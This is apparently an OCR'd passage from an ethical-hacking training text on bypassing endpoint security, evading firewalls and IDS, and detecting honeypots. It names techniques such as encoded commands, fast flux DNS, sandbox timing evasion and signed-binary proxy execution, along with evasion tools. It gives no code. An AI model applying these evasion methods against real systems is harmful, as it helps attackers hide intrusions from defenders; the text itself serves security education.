
Figure 12.74: Extracting system credentials bypassing the SEP solution



Other Techniques for Bypassing Endpoint Security

Hosting Phishing Sites	EDR uses **blacklisted IP addresses** that are regularly updated through multiple sources Most cloud infrastructure services are not listed in the blacklist; therefore, attackers exploit this feature to host phishing websites on **popular cloud infrastructures** such as Google Cloud and AWS
Passing Encoded Commands	Attackers send **commands encoded** with, for example, Base64 to cover their **arguments** and **code** to evade EDR detection Attackers also use **hex-format encryption** to ping different IP addresses to evade detection
Fast Flux DNS Method	The **Fast Flux method** allows attackers to change both the IP addresses and DNS names rapidly It helps the attackers **circumvent blacklists** and **hide the C&C server** behind the compromised systems operating as reverse proxies
Timing-based Evasion	It is a **sandbox evasion technique** where malware is executed during a specific time or after certain actions performed by the victim For example, using **sleep patching**, **delay APIs**, and **time bombs**
Signed Binary Proxy Execution	Attackers leverage trusted **in-built utilities** such as rundll.32 for the execution of malicious codes to evade the EDR solutions The legitimate utilities are signed with **digital certificates** and help in **proxying** the malicious code execution

Other Techniques for Bypassing Endpoint Security

Attackers use various evasion techniques to maintain persistence on a compromised system by avoiding different sandboxing services, UBA or SIEM solutions, which generate behavior-based alerts. They evade various security controls of a network after compromising a system for maintaining stealth and expanding malicious activities. Organizations may use different security controls such as IDS, IPS, or EDRs, but attackers can also implement various techniques to hide their activities and remain undetected. Therefore, to evade both behavior-based EDR tools, attackers take advantage of sophisticated mechanisms and advanced malware to hide their malicious operations.

- **Hosting Phishing Sites on Popular Infrastructure**

  The EDR mechanism used in organizations can block the IP addresses involved in phishing campaigns and other malicious activities to protect the end device. It uses blacklisted IP addresses that are regularly updated through multiple sources. Attackers exploit this feature and use legitimate website hosting cloud infrastructure services such as Google Cloud and AWS to host phishing websites and perform phishing attacks against the target organizations. The endpoint security implemented on the end devices can only prevent users from malicious IP addresses registered in the blacklist. Most popular hosting infrastructure services are not listed in the blacklist; therefore, attackers use them as command and control servers to perform malicious activities.

  Attackers can also use popular social media accounts to distribute malware by hiding malicious code in the uploaded photos or other multimedia files using steganography. Already infected malware reads the instructions hidden in the photos and acts accordingly to evade the endpoint security on the target system.

- **Passing Encoded Commands**

  Attackers can pass encrypted commands to bypass the detection mechanisms in specific circumstances. For example, passing Base64 encoded commands will allow attackers to cover their arguments and code. Attackers can also use hex-format encryption to ping different IP addresses for avoiding detection by security mechanisms.

- **Fast Flux DNS Method**

  Attackers can implement malware that uses various tricks for executing code that cannot be detected by security solutions. The fast flux method allows attackers to change both the IP addresses and DNS names rapidly, and is typically utilized by large botnets. This technique allows attackers to evade various security controls. It also helps the attacker to circumvent blacklists and hide the C&C server behind the compromised systems operating as reverse proxies. In this process, a victim system will only connect to the fast flux agents instead of the legitimate C&C server.

- **Timing-based Evasion**

  This is a sandbox evasion technique where malware is executed during a specific time or after certain actions by the victim. The actions may include opening a particular window and clicking it, which activates it after the system reboots. Some other examples are sleep patching, delay APIs, and time bombs.

- **Signed Binary Proxy Execution**

  This technique allows attackers to leverage trusted in-built utilities for the execution of malicious codes to evade EDR solutions. Attackers use these legitimate or trusted utilities because they are signed with digital certificates and help in proxying the malicious code execution. For example, attackers can take the advantage of **`rundll.32`** for executing malicious commands.

LO#06: Use IDS/Firewall Evading Tools

IDS/Firewall Evading Tools

Traffic IQ Professional

Traffic IQ Professional **generates custom attack traffic** which allows attackers to bypass the installed perimeter devices in the target network

IDS/Firewall Evading Tools

During firewall evasion, attackers use various security-auditing tools that assess firewall behavior. This section lists some of these tools that help attackers to bypass firewall restrictions. They automate the process of bypassing firewall rules while increasing effectiveness and consuming less time.

- **Traffic IQ Professional**

  Source: *https://www.idappcom.com*

  Traffic IQ Professional is a tool that audits and validates the behavior of security devices by generating the standard application traffic or attack traffic between two virtual machines. This tool is generally used by security personnel for assessing, auditing, and testing the behavioral characteristics of any non-proxy packet-filtering device, which can include application firewalls, IDS, IPS, routers, switches, etc. However, as this tool can generate custom attack traffic, it is extensively employed by attackers to bypass the installed perimeter devices in the target network.

Packet Fragment Generator Tools

There are various packet fragment generators that attackers use to perform fragmentation attacks on firewalls to bypass them.

- **Colasoft Packet Builder**

  Source: *https://www.colasoft.com*

  Colasoft Packet Builder is used to create custom network packets and fragmenting packets. Attackers use this tool to create custom malicious packets and fragment them such that firewalls cannot detect them. They can create custom network packets such as Ethernet Packet, ARP Packet, IP Packet, TCP Packet, and UDP Packet. Security professionals use this tool to check your network's protection against attacks and intruders.


LO#07: Demonstrate Different Techniques to Detect Honeypots



Detecting Honeypots

- Attackers can determine the **presence of honeypots** by probing the services running on the system
- Attackers craft **malicious probe packets** to scan for services such as HTTP over SSL (HTTPS), SMTP over SSL (SMPTS), and IMAP over SSL (IMAPS)
- Ports that show a specific service running but deny a **three-way handshake connection** indicate the presence of a honeypot

Tools to detect honeypots:

- **Send-safe Honeypot Hunter (*http://www.send-safe.com*)**
- **kippo_detect (*https://github.com*)**

Note: Attackers can also defeat the purpose of honeypots by using multi-proxies (TORs) and hiding their conversation using encryption and steganography techniques

